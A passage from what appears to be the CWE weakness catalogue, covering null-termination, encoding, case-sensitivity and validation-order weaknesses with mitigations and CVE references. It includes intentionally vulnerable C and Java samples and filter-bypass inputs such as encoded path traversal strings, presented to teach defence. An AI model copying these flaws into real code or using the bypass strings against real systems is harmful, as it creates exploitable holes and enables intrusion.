this value. Buffer overflows aside, whenever a single call to `readlink()` returns the same value that has been passed to its third argument, it is impossible to know whether the name is precisely that many bytes long, or whether `readlink()` has truncated the name to avoid overrunning the buffer. Traditionally, strings are represented as a region of memory containing data terminated with a NULL character. Older string-handling methods frequently rely on this NULL character to determine the length of the string. If a buffer that does not contain a NULL terminator is passed to one of these functions, the function will read past the end of the buffer. Malicious users typically exploit this type of vulnerability by injecting data with unexpected size or content into the application. They may provide the malicious input either directly as input to the program or indirectly by modifying application resources, such as configuration files. In the event that an attacker causes the application to read beyond the bounds of a buffer, the attacker may be able use a resulting buffer overflow to inject and execute arbitrary code on the system.

Example 3:

While the following example is not exploitable, it provides a good example of how nulls can be omitted or misplaced, even when "safe" functions are used:

C Example:

Bad Code

```
#include <stdio.h>
#include <string.h>
int main() {
    char longString[] = "String signifying nothing";
    char shortString[16];
    strncpy(shortString, longString, 16);
    printf("The last character in shortString is: %c %1$x\n", shortString[15]);
    return (0);
}
```

The above code gives the following output: The last character in shortString is: l 6c So, the shortString array does not end in a NULL character, even though the "safe" string function `strncpy()` was used.

Observed Examples

Reference	Description
CVE-2000-0312	Attacker does not null-terminate argv[] when invoking another program.
CVE-2001-1389	Multiple vulnerabilities related to improper null termination.
CVE-2003-0143	Product does not null terminate a message buffer after <code>sprintf</code> -like call, leading to overflow.
CVE-2003-0777	Interrupted step causes resultant lack of null termination.
CVE-2004-1072	Fault causes resultant lack of null termination, leading to buffer expansion.

Potential Mitigations

Requirements

Use a language that is not susceptible to these issues. However, be careful of null byte interaction errors (CWE-626) with lower-level constructs that may be written in a language that is susceptible.

Implementation

Ensure that all string functions used are understood fully as to how they append null characters. Also, be wary of off-by-one errors when appending nulls to the end of strings.

Implementation

If performance constraints permit, special code can be added that validates null-termination of string buffers, this is a rather naive and error-prone solution.

Implementation

Switch to bounded string manipulation functions. Inspect buffer lengths involved in the buffer overrun trace reported with the defect.















Implementation

Add code that fills buffers with nulls (however, the length of buffers still needs to be inspected, to ensure that the non null-terminated string is not written at the physical end of the buffer).

Weakness Ordinalities

Resultant (where the weakness is typically related to the presence of some other weaknesses)

Relationships

Nature	Type	ID	Name	CV	Page
ChildOf		20	Improper Input Validation	700	15
CanPrecede		120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')	1000	180
CanPrecede		126	Buffer Over-read	1000	194
CanAlsoBe		147	Improper Neutralization of Input Terminators	1000	225
ChildOf		169	Technology-Specific Special Elements	699	244
PeerOf		463	Deletion of Data Structure Sentinel	1000	579
PeerOf		464	Addition of Data Structure Sentinel	1000	580
ChildOf		707	Improper Enforcement of Message or Data Structure	1000	842
ChildOf		730	OWASP Top Ten 2004 Category A9 - Denial of Service	711	855
ChildOf		741	CERT C Secure Coding Section 07 - Characters and Strings (STR)	734	866
ChildOf		748	CERT C Secure Coding Section 50 - POSIX (POS)	734	870
CanFollow		193	Off-by-one Error	1000	276
MemberOf		630	Weaknesses Examined by SAMATE	630	735
CanFollow		682	Incorrect Calculation	1000	802

Relationship Notes

Factors: this is usually resultant from other weaknesses such as off-by-one errors, but it can be primary to boundary condition violations such as buffer overflows. In buffer overflows, it can act as an expander for assumed-immutable data.

Overlaps missing input terminator.

Causal Nature

Explicit (an explicit weakness resulting from behavior of the developer)

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
PLOVER			Improper Null Termination
7 Pernicious Kingdoms			String Termination Error
CLASP			Miscalculated null termination
OWASP Top Ten 2004	A9	CWE More Specific	Denial of Service
CERT C Secure Coding	POS30-C		Use the readlink() function properly
CERT C Secure Coding	STR03-C		Do not inadvertently truncate a null-terminated byte string
CERT C Secure Coding	STR32-C		Null-terminate byte strings as required

White Box Definitions

A weakness where the code path has:

1. end statement that passes a data item to a null-terminated string function
2. start statement that produces the improper null-terminated data item

Where "produces" is defined through the following scenarios:

1. data item never ended with null-terminator
2. null-terminator is re-written

Maintenance Notes

As currently described, this entry is more like a category than a weakness.

CWE-171: Cleansing, Canonicalization, and Comparison Errors

Category ID: 171 (Category)

Status: Draft

Description

Summary

Weaknesses in this category are related to improper handling of data within protection mechanisms that attempt to perform sanity checks for untrusted data.

Applicable Platforms

Languages

- Language-independent

Potential Mitigations

Avoid making decisions based on names of resources (e.g. files) if those resources can have alternate names.

Assume all input is malicious. Use an appropriate combination of black lists and white lists to ensure only valid, expected and appropriate input is processed by the system. For example, valid input may be in the form of an absolute pathname(s). You can also limit pathnames to exist on selected drives, have the format specified to include only separator characters (forward or backward slashes) and alphanumeric characters, and follow a naming convention such as having a maximum of 32 characters followed by a '.' and ending with specified extensions.

Canonicalize the name to match that of the file system's representation of the name. This can sometimes be achieved with an available API (e.g. in Win32 the GetFullPathName function).

Relationships

Nature	Type	ID	Name	☑	Page
ChildOf	C	137	Representation Errors	699	216
CanPrecede	V	289	Authentication Bypass by Alternate Name	1000	382
ParentOf	C	172	Encoding Error	699	250
ParentOf	B	178	Failure to Resolve Case Sensitivity	699	255
ParentOf	B	179	Incorrect Behavior Order: Early Validation	699	257
ParentOf	B	180	Incorrect Behavior Order: Validate Before Canonicalize	699	258
ParentOf	B	181	Incorrect Behavior Order: Validate Before Filter	699	259
ParentOf	B	182	Collapse of Data into Unsafe Value	699	260
ParentOf	B	183	Permissive Whitelist	699	261
ParentOf	B	184	Incomplete Blacklist	699	262
ParentOf	C	185	Incorrect Regular Expression	699	264
ParentOf	B	187	Partial Comparison	699	266
ParentOf	V	478	Missing Default Case in Switch Statement	699	599
ParentOf	V	486	Comparison of Classes by Name	699	611
ParentOf	B	595	Comparison of Object References Instead of Object Contents	699	702
ParentOf	B	596	Incorrect Semantic Object Comparison	699	703
ParentOf	C	697	Insufficient Comparison	699	817
ParentOf	V	768	Incorrect Short Circuit Evaluation	699	893

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Cleansing, Canonicalization, and Comparison Errors

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
3	Using Leading 'Ghost' Character Sequences to Bypass Input Filters	
43	Exploiting Multiple Input Interpretation Layers	
52	Embedding NULL Bytes	
53	Postfix, Null Terminate, and Backslash	
64	Using Slashes and URL Encoding Combined to Bypass Validation Logic	
71	Using Unicode Encoding to Bypass Validation Logic	
72	URL Encoding	
78	Using Escaped Slashes in Alternate Encoding	
79	Using Slashes in Alternate Encoding	
80	Using UTF-8 Encoding to Bypass Validation Logic	

References

M. Howard and D. LeBlanc. "Writing Secure Code". 2nd Edition. Microsoft. 2003.

CWE-172: Encoding Error

Weakness ID: 172 (Weakness Class)

Status: Draft

Description

Summary

The software fails to properly handle encoding or decoding of the data, resulting in unexpected values.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Potential Mitigations

Architecture and Design

Assume all input is malicious. Use a standard input validation mechanism to validate all input for length, type, syntax, and business rules before accepting the data to be displayed or stored. Use an "accept known good" validation strategy.

Use and specify a strong output encoding (such as ISO 8859-1 or UTF 8).

Do not rely exclusively on blacklist validation to detect malicious input or to encode output. There are too many variants to encode a character; you're likely to miss some variants.

Inputs should be decoded and canonicalized to the application's current internal representation before being validated. Make sure that your application does not decode the same input twice.

Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked.

Relationships

Nature	Type	ID	Name	V	Page
CanPrecede		22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')	1000	25
CanPrecede		41	Improper Resolution of Path Equivalence	1000	53
ChildOf		171	Cleansing, Canonicalization, and Comparison Errors	699	248
ChildOf		707	Improper Enforcement of Message or Data Structure	1000	842
ParentOf		173	Failure to Handle Alternate Encoding	699 1000	251
ParentOf		174	Double Decoding of the Same Data	699 1000	252
ParentOf		175	Failure to Handle Mixed Encoding	699 1000	252
ParentOf		176	Failure to Handle Unicode Encoding	699 1000	253
ParentOf		177	Failure to Handle URL Encoding (Hex Encoding)	699 1000	254

Relationship Notes

Partially overlaps path traversal and equivalence weaknesses.

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Encoding Error

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
3	Using Leading 'Ghost' Character Sequences to Bypass Input Filters	
52	Embedding NULL Bytes	
53	Postfix, Null Terminate, and Backslash	
64	Using Slashes and URL Encoding Combined to Bypass Validation Logic	
71	Using Unicode Encoding to Bypass Validation Logic	

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
72	URL Encoding	
78	Using Escaped Slashes in Alternate Encoding	
80	Using UTF-8 Encoding to Bypass Validation Logic	

Maintenance Notes

This is more like a category than a weakness.

Many other types of encodings should be listed in this category.

CWE-173: Failure to Handle Alternate Encoding

Weakness ID: 173 (Weakness Variant)

Status: Draft

Description

Summary

The software does not properly handle when an input uses an alternate encoding that is valid for the control sphere to which the input is being sent.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Potential Mitigations

Avoid making decisions based on names of resources (e.g. files) if those resources can have alternate names.

Architecture and Design

Assume all input is malicious. Use a standard input validation mechanism to validate all input for length, type, syntax, and business rules before accepting the data to be displayed or stored. Use an "accept known good" validation strategy.

Use and specify a strong output encoding (such as ISO 8859-1 or UTF 8).

Do not rely exclusively on blacklist validation to detect malicious input or to encode output. There are too many variants to encode a character; you're likely to miss some variants.

Inputs should be decoded and canonicalized to the application's current internal representation before being validated. Make sure that your application does not decode the same input twice.

Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked.

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf		172	Encoding Error	699 1000	250
CanPrecede		289	Authentication Bypass by Alternate Name	1000	382

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Alternate Encoding

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
3	Using Leading 'Ghost' Character Sequences to Bypass Input Filters	
52	Embedding NULL Bytes	
53	Postfix, Null Terminate, and Backslash	
64	Using Slashes and URL Encoding Combined to Bypass Validation Logic	
71	Using Unicode Encoding to Bypass Validation Logic	
72	URL Encoding	
78	Using Escaped Slashes in Alternate Encoding	
79	Using Slashes in Alternate Encoding	
80	Using UTF-8 Encoding to Bypass Validation Logic	

CWE-174: Double Decoding of the Same Data

Weakness ID: 174 (Weakness Variant)

Status: Draft

Description

Summary

The software decodes the same input twice, which can limit the effectiveness of any protection mechanism that occurs in between the decoding operations.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-2001-0333	Directory traversal using double encoding.
CVE-2004-1315	
CVE-2004-1938	"%2527" (double-encoded single quote) used in SQL injection.
CVE-2004-1939	XSS protection mechanism attempts to remove "/" that could be used to close tags, but it can be bypassed using double encoded slashes (%252F)
CVE-2005-0054	Browser executes HTML at higher privileges via URL with hostnames that are double hex encoded, which are decoded twice to generate a malicious hostname.
CVE-2005-1945	Double hex-encoded data.

Potential Mitigations

Avoid making decisions based on names of resources (e.g. files) if those resources can have alternate names.

Architecture and Design

Assume all input is malicious. Use a standard input validation mechanism to validate all input for length, type, syntax, and business rules before accepting the data to be displayed or stored. Use an "accept known good" validation strategy.

Use and specify a strong output encoding (such as ISO 8859-1 or UTF 8).

Do not rely exclusively on blacklist validation to detect malicious input or to encode output. There are too many variants to encode a character; you're likely to miss some variants.

Inputs should be decoded and canonicalized to the application's current internal representation before being validated. Make sure that your application does not decode the same input twice. Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		172	Encoding Error	699	250 1000
ChildOf		675	Duplicate Operations on Resource	1000	789

Research Gaps

Probably under-studied.

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Double Encoding

CWE-175: Failure to Handle Mixed Encoding

Weakness ID: 175 (Weakness Variant)

Status: Draft

Description

Summary

The software does not properly handle when the same input uses several different (mixed) encodings.

Time of Introduction

- Implementation

Applicable Platforms**Languages**

- All

Potential Mitigations

Avoid making decisions based on names of resources (e.g. files) if those resources can have alternate names.

Architecture and Design

Assume all input is malicious. Use a standard input validation mechanism to validate all input for length, type, syntax, and business rules before accepting the data to be displayed or stored. Use an "accept known good" validation strategy.

Use and specify a strong output encoding (such as ISO 8859-1 or UTF 8).

Do not rely exclusively on blacklist validation to detect malicious input or to encode output. There are too many variants to encode a character; you're likely to miss some variants.

Inputs should be decoded and canonicalized to the application's current internal representation before being validated. Make sure that your application does not decode the same input twice. Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		172	Encoding Error	699	250
				1000	

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Mixed Encoding

CWE-176: Failure to Handle Unicode Encoding

Weakness ID: 176 (*Weakness Variant*)**Status:** Draft**Description****Summary**

The software does not properly handle when an input contains Unicode encoding.

Time of Introduction

- Implementation

Applicable Platforms**Languages**

- All

Demonstrative Examples

Windows provides the `MultiByteToWideChar()`, `WideCharToMultiByte()`, `UnicodeToBytes()`, and `BytesToUnicode()` functions to convert between arbitrary multibyte (usually ANSI) character strings and Unicode (wide character) strings. The size arguments to these functions are specified in different units, (one in bytes, the other in characters) making their use prone to error.

In a multibyte character string, each character occupies a varying number of bytes, and therefore the size of such strings is most easily specified as a total number of bytes. In Unicode, however, characters are always a fixed size, and string lengths are typically given by the number of characters they contain. Mistakenly specifying the wrong units in a size argument can lead to a buffer overflow.

The following function takes a username specified as a multibyte string and a pointer to a structure for user information and populates the structure with information about the specified user. Since Windows authentication uses Unicode for usernames, the username argument is first converted from a multibyte string to a Unicode string.

C Example:

Bad Code

```
void getUserInfo(char *username, struct _USER_INFO_2 info){
    WCHAR unicodeUser[UNLEN+1];
    MultiByteToWideChar(CP_ACP, 0, username, -1, unicodeUser, sizeof(unicodeUser));
    NetUserGetInfo(NULL, unicodeUser, 2, (LPBYTE *)&info);
}
```

This function incorrectly passes the size of unicodeUser in bytes instead of characters. The call to MultiByteToWideChar() can therefore write up to (UNLEN+1)*sizeof(WCHAR) wide characters, or (UNLEN+1)*sizeof(WCHAR)*sizeof(WCHAR) bytes, to the unicodeUser array, which has only (UNLEN+1)*sizeof(WCHAR) bytes allocated.

If the username string contains more than UNLEN characters, the call to MultiByteToWideChar() will overflow the buffer unicodeUser.

Observed Examples

Reference	Description
CVE-2000-0884	
CVE-2001-0669	Overlaps interaction error.
CVE-2001-0709	

Potential Mitigations

Avoid making decisions based on names of resources (e.g. files) if those resources can have alternate names.

Architecture and Design

Assume all input is malicious. Use a standard input validation mechanism to validate all input for length, type, syntax, and business rules before accepting the data to be displayed or stored. Use an "accept known good" validation strategy.

Use and specify a strong output encoding (such as ISO 8859-1 or UTF 8).

Do not rely exclusively on blacklist validation to detect malicious input or to encode output. There are too many variants to encode a character; you're likely to miss some variants.

Inputs should be decoded and canonicalized to the application's current internal representation before being validated. Make sure that your application does not decode the same input twice. Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked.

Relationships

Nature	Type	ID	Name		Page
ChildOf		172	Encoding Error	<input checked="" type="checkbox"/>	699 1000 250
ChildOf		747	CERT C Secure Coding Section 49 - Miscellaneous (MSC)		734 869

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
PLOVER		Unicode Encoding
CERT C Secure Coding	MSC10-C	Character Encoding - UTF8 Related Issues

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
71	Using Unicode Encoding to Bypass Validation Logic	

CWE-177: Failure to Handle URL Encoding (Hex Encoding)

Weakness ID: 177 (Weakness Variant)

Status: Draft

Description**Summary**

The software does not properly handle when all or part of an input has been URL encoded.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-2000-0671	"%00" (encoded null)
CVE-2000-0900	Hex-encoded path traversal variants - "%2e%2e", "%2e%2e%2f", "%5c%2e%2e"
CVE-2001-0693	"%20" (encoded space)
CVE-2001-0778	"%20" (encoded space)
CVE-2001-1140	"%00" (encoded null)
CVE-2002-1025	"%00" (encoded null)
CVE-2002-1031	"%00" (encoded null)
CVE-2002-1213	"%2f" (encoded slash)
CVE-2002-1291	"%00" (encoded null)
CVE-2002-1575	"%0a" (overlaps CRLF)
CVE-2002-1831	Crash via hex-encoded space "%20".
CVE-2003-0424	"%20" (encoded space)
CVE-2004-0072	"%5c" (encoded backslash) and "%2e" (encoded dot) sequences
CVE-2004-0189	"%00" (encoded null)
CVE-2004-0280	"%20" (encoded space)
CVE-2004-0760	"%00" (encoded null)
CVE-2004-0847	"%5c" (encoded backslash)
CVE-2004-2121	Hex-encoded path traversal variants - "%2e%2e", "%2e%2e%2f", "%5c%2e%2e"
CVE-2005-2256	Hex-encoded path traversal variants - "%2e%2e", "%2e%2e%2f", "%5c%2e%2e"

Potential Mitigations

Avoid making decisions based on names of resources (e.g. files) if those resources can have alternate names.

Architecture and Design

Assume all input is malicious. Use a standard input validation mechanism to validate all input for length, type, syntax, and business rules before accepting the data to be displayed or stored. Use an "accept known good" validation strategy.

Use and specify a strong output encoding (such as ISO 8859-1 or UTF 8).

Do not rely exclusively on blacklist validation to detect malicious input or to encode output. There are too many variants to encode a character; you're likely to miss some variants.

Inputs should be decoded and canonicalized to the application's current internal representation before being validated. Make sure that your application does not decode the same input twice.

Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		172	Encoding Error	<input checked="" type="checkbox"/>	699 1000 250

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	URL Encoding (Hex Encoding)

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
64	Using Slashes and URL Encoding Combined to Bypass Validation Logic	
72	URL Encoding	

CWE-178: Failure to Resolve Case Sensitivity

Weakness ID: 178 (Weakness Base)

Status: Incomplete

Description

Summary

The software does not properly account for differences in case sensitivity when accessing or determining the properties of a resource, leading to inconsistent results.

Extended Description

Improperly handled case sensitive data can lead to several possible consequences, including:

- case-insensitive passwords reducing the size of the key space, making brute force attacks easier
- bypassing filters or access controls using alternate names
- multiple interpretation errors using alternate names.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Demonstrative Examples

In the following example, an XSS neutralization routine only checks for the lower-case "script" string, which can be easily defeated using tags such as SCRIPT or ScRiPt.

Java Example:

Bad Code

```
public String preventXSS(String input, String mask) {
    return input.replaceAll("script", mask);
}
```

Observed Examples

Reference	Description
CVE-1999-0239	Directories may be listed because lower case web requests are not properly handled by the server.
CVE-2000-0497	The server is case sensitive, so filetype handlers treat .jsp and .JSP as different extensions. JSP source code may be read because .JSP defaults to the filetype "text".
CVE-2000-0498	The server is case sensitive, so filetype handlers treat .jsp and .JSP as different extensions. JSP source code may be read because .JSP defaults to the filetype "text".
CVE-2000-0499	Application server allows attackers to bypass execution of a jsp page and read the source code using an upper case JSP extension in the request.
CVE-2001-0766	A URL that contains some characters whose case is not matched by the server's filters may bypass access restrictions because the case-insensitive file system will then handle the request after it bypasses the case sensitive filter.
CVE-2001-0795	
CVE-2001-1238	
CVE-2002-0485	Leads to interpretation error
CVE-2002-1820	Mixed case problem allows "admin" to have "Admin" rights (alternate name property).
CVE-2002-2119	Case insensitive passwords lead to search space reduction.
CVE-2003-0411	chain: Code was ported from a case-sensitive Unix platform to a case-insensitive Windows platform where filetype handlers treat .jsp and .JSP as different extensions. JSP source code may be read because .JSP defaults to the filetype "text".
CVE-2004-1083	
CVE-2004-2154	Mixed upper/lowercase allows bypass of ACLs.
CVE-2004-2214	HTTP server allows bypass of access restrictions using URIs with mixed case.
CVE-2005-0269	
CVE-2005-4509	Bypass malicious script detection by using tokens that aren't case sensitive.
CVE-2007-3365	Chain: uppercase file extensions causes web server to return script source code instead of executing the script.

Potential Mitigations

Avoid making decisions based on names of resources (e.g. files) if those resources can have alternate names.

Architecture and Design

Assume all input is malicious. Use a standard input validation mechanism to validate all input for length, type, syntax, and business rules before accepting the data to be displayed or stored. Use an "accept known good" validation strategy.







Use and specify a strong output encoding (such as ISO 8859-1 or UTF 8).

Do not rely exclusively on blacklist validation to detect malicious input or to encode output. There are too many variants to encode a character; you're likely to miss some variants.

Inputs should be decoded and canonicalized to the application's current internal representation before being validated. Make sure that your application does not decode the same input twice.

Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked.

Relationships

Nature	Type	ID	Name		Page
ChildOf		171	Cleansing, Canonicalization, and Comparison Errors	699	248
CanPrecede		289	Authentication Bypass by Alternate Name	1000	382
CanPrecede		433	Unparsed Raw Web Content Delivery	1000	550
ChildOf		632	Weaknesses that Affect Files or Directories	631	736
ChildOf		706	Use of Incorrectly-Resolved Name or Reference	1000	842

Research Gaps

These are probably under-studied in Windows and Mac environments, where file names are case-insensitive and thus are subject to equivalence manipulations involving case.

Affected Resources

- File/Directory

Functional Areas

- File Processing, Credentials

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Case Sensitivity (lowercase, uppercase, mixed case)

CWE-179: Incorrect Behavior Order: Early Validation

Weakness ID: 179 (*Weakness Base*)

Status: Incomplete

Description

Summary

The software validates input before applying protection mechanisms that modify the input, which could allow an attacker to bypass the validation via dangerous inputs that only arise after the modification.

Extended Description

Software needs to validate data at the proper time, after data has been canonicalized and cleansed. Early validation is susceptible to various manipulations that result in dangerous inputs that are produced by canonicalization and cleansing.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Modes of Introduction

Since early validation errors usually arise from improperly implemented defensive mechanisms, it is likely that these will be introduced more frequently as secure programming becomes implemented more widely.

Potential Mitigations

Inputs should be decoded and canonicalized to the application's current internal representation before being validated. Make sure that your application does not decode the same input twice.

Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	171	Cleansing, Canonicalization, and Comparison Errors	699	248
ChildOf	C	693	Protection Mechanism Failure	1000	814
ChildOf	C	696	Incorrect Behavior Order	1000	817
ChildOf	C	722	OWASP Top Ten 2004 Category A1 - Unvalidated Input	711	850
ParentOf	B	180	<i>Incorrect Behavior Order: Validate Before Canonicalize</i>	1000	258
ParentOf	B	181	<i>Incorrect Behavior Order: Validate Before Filter</i>	1000	259

Research Gaps

These errors are mostly reported in path traversal vulnerabilities, but the concept applies whenever validation occurs.

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Early Validation Errors

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
3	Using Leading 'Ghost' Character Sequences to Bypass Input Filters	
43	Exploiting Multiple Input Interpretation Layers	
71	Using Unicode Encoding to Bypass Validation Logic	

CWE-180: Incorrect Behavior Order: Validate Before Canonicalize

Weakness ID: 180 (*Weakness Base*)

Status: Draft

Description

Summary

The software validates input before it is canonicalized, which prevents the software from detecting data that becomes invalid after the canonicalization step.

Extended Description

This can be used by an attacker to bypass the validation and launch attacks that expose weaknesses that would otherwise be prevented, such as injection.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Demonstrative Examples

The following code attempts to validate a given input path by checking it against a whitelist and then return the canonical path. In this specific case, the path is considered valid if it starts with the string `"/safe_dir/"`.

Java Example:

Bad Code

```
String path = getInputPath();
if (path.startsWith("/safe_dir/"))
{
    File f = new File(path);
    return f.getCanonicalPath();
}
```

The problem with the above code is that the validation step occurs before canonicalization occurs. An attacker could provide an input path of `"/safe_dir/../"` that would pass the validation step. However, the canonicalization process sees the double dot as a traversal to the parent directory and hence when canonized the path would become just `"/"`.

To avoid this problem, validation should occur after canonicalization takes place. In this case canonicalization occurs during the initialization of the File object. The code below fixes the issue.

Java Example:

Good Code

```
String path = getInputPath();
File f = new File(path);
if (f.getCanonicalPath().startsWith("/safe_dir/"))
{
    return f.getCanonicalPath();
}
}
```

Observed Examples

Reference	Description
CVE-2000-0191	Overlaps "fakechild/./realchild"
CVE-2002-0433	
CVE-2002-0802	
CVE-2003-0332	
CVE-2004-2363	Product checks URI for "<" and other literal characters, but does it before hex decoding the URI, so "%3E" and other sequences are allowed.

Potential Mitigations

Inputs should be decoded and canonicalized to the application's current internal representation before being validated. Make sure that your application does not decode the same input twice. Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	171	Cleansing, Canonicalization, and Comparison Errors	699	248
ChildOf	B	179	Incorrect Behavior Order: Early Validation	1000	257
ChildOf	C	722	OWASP Top Ten 2004 Category A1 - Unvalidated Input	711	850

Relationship Notes

This overlaps other categories.

Functional Areas

- Non-specific

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
PLOVER			Validate-Before-Canonicalize
OWASP Top Ten 2004	A1	CWE More Specific	Unvalidated Input

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
3	Using Leading 'Ghost' Character Sequences to Bypass Input Filters	
4	Using Alternative IP Address Encodings	
71	Using Unicode Encoding to Bypass Validation Logic	
78	Using Escaped Slashes in Alternate Encoding	
79	Using Slashes in Alternate Encoding	
80	Using UTF-8 Encoding to Bypass Validation Logic	

CWE-181: Incorrect Behavior Order: Validate Before Filter

Weakness ID: 181 (Weakness Base)

Status: Draft

Description**Summary**

The software validates data before it has been filtered, which prevents the software from detecting data that becomes invalid after the filtering step.

Extended Description

This can be used by an attacker to bypass the validation and launch attacks that expose weaknesses that would otherwise be prevented, such as injection.

Alternate Terms

Validate-before-cleanse

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-2002-0934	
CVE-2003-0282	

Potential Mitigations

Inputs should be decoded and canonicalized to the application's current internal representation before being filtered.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	171	Cleansing, Canonicalization, and Comparison Errors	699	248
ChildOf	B	179	Incorrect Behavior Order: Early Validation	1000	257
ChildOf	C	722	OWASP Top Ten 2004 Category A1 - Unvalidated Input	711	850

Research Gaps

This category is probably under-studied.

Functional Areas

- Protection Mechanism

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
PLOVER			Validate-Before-Filter
OWASP Top Ten 2004	A1	CWE More Specific	Unvalidated Input

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
3	Using Leading 'Ghost' Character Sequences to Bypass Input Filters	
43	Exploiting Multiple Input Interpretation Layers	
78	Using Escaped Slashes in Alternate Encoding	
79	Using Slashes in Alternate Encoding	
80	Using UTF-8 Encoding to Bypass Validation Logic	

CWE-182: Collapse of Data into Unsafe Value

Weakness ID: 182 (Weakness Base)

Status: Draft

Description

Summary

The software filters data in a way that causes it to be reduced or "collapsed" into an unsafe value that violates an expected security property.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-2001-1157	XSS protection mechanism strips a <script> sequence that is nested in another <script> sequence.
CVE-2002-0325	".../.../" collapsed to "... " due to removal of "/" in web server.
CVE-2002-0784	chain: HTTP server protects against ".." but allows "." variants such as "////./.../". If the server removes "/." sequences, the result would collapse into an unsafe value "////.." (CWE-182).
CVE-2004-0815	"./.../" in pathname collapses to absolute path.

Reference	Description
CVE-2005-2169	MFV. Regular expression intended to protect against directory traversal reduces ".../.../" to ".../".
CVE-2005-3123	".../.../" is collapsed into ".../" after ".." and "/" sequences are removed.

Potential Mitigations

Avoid making decisions based on names of resources (e.g. files) if those resources can have alternate names.

Architecture and Design

Assume all input is malicious. Use a standard input validation mechanism to validate all input for length, type, syntax, and business rules before accepting the data to be displayed or stored. Use an "accept known good" validation strategy.

Use and specify a strong output encoding (such as ISO 8859-1 or UTF 8).

Do not rely exclusively on blacklist validation to detect malicious input or to encode output. There are too many variants to encode a character; you're likely to miss some variants.

Inputs should be decoded and canonicalized to the application's current internal representation before being validated. Make sure that your application does not decode the same input twice. Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked.

Canonicalize the name to match that of the file system's representation of the name. This can sometimes be achieved with an available API (e.g. in Win32 the GetFullPathName function).

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
CanPrecede		33	Path Traversal: '....' (Multiple Dot)	1000	45
CanPrecede		34	Path Traversal: '.../'	1000	46
CanPrecede		35	Path Traversal: '.../.../'	1000	47
ChildOf		171	Cleansing, Canonicalization, and Comparison Errors	699	248
ChildOf		693	Protection Mechanism Failure	1000	814
ChildOf		722	OWASP Top Ten 2004 Category A1 - Unvalidated Input	711	850
<i>CanFollow</i>		<i>185</i>	<i>Incorrect Regular Expression</i>	<i>1000</i>	<i>264</i>

Relationship Notes

Overlaps regular expressions, although an implementation might not necessarily use regexp's.

Relevant Properties

- Trustability

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Collapse of Data into Unsafe Value

CWE-183: Permissive Whitelist

Weakness ID: 183 (*Weakness Base*)

Status: Draft

Description

Summary

An application uses a "whitelist" of acceptable values, but the whitelist includes at least one unsafe value, leading to resultant weaknesses.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Potential Mitigations

Define rigid requirements specifications for input and strictly accept input based on those specifications. Determine if any of the valid data include special characters that are associated with security exploits (use this taxonomy and the Common Vulnerabilities and Exposures as a start to determine what characters are potentially malicious). If permitted, then follow the potential mitigations associated with the weaknesses in this taxonomy. Always handle these data carefully and anticipate attempts to exploit your system.

Architecture and Design

Assume all input is malicious. Use a standard input validation mechanism to validate all input for length, type, syntax, and business rules before accepting the data to be displayed or stored. Use an "accept known good" validation strategy.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

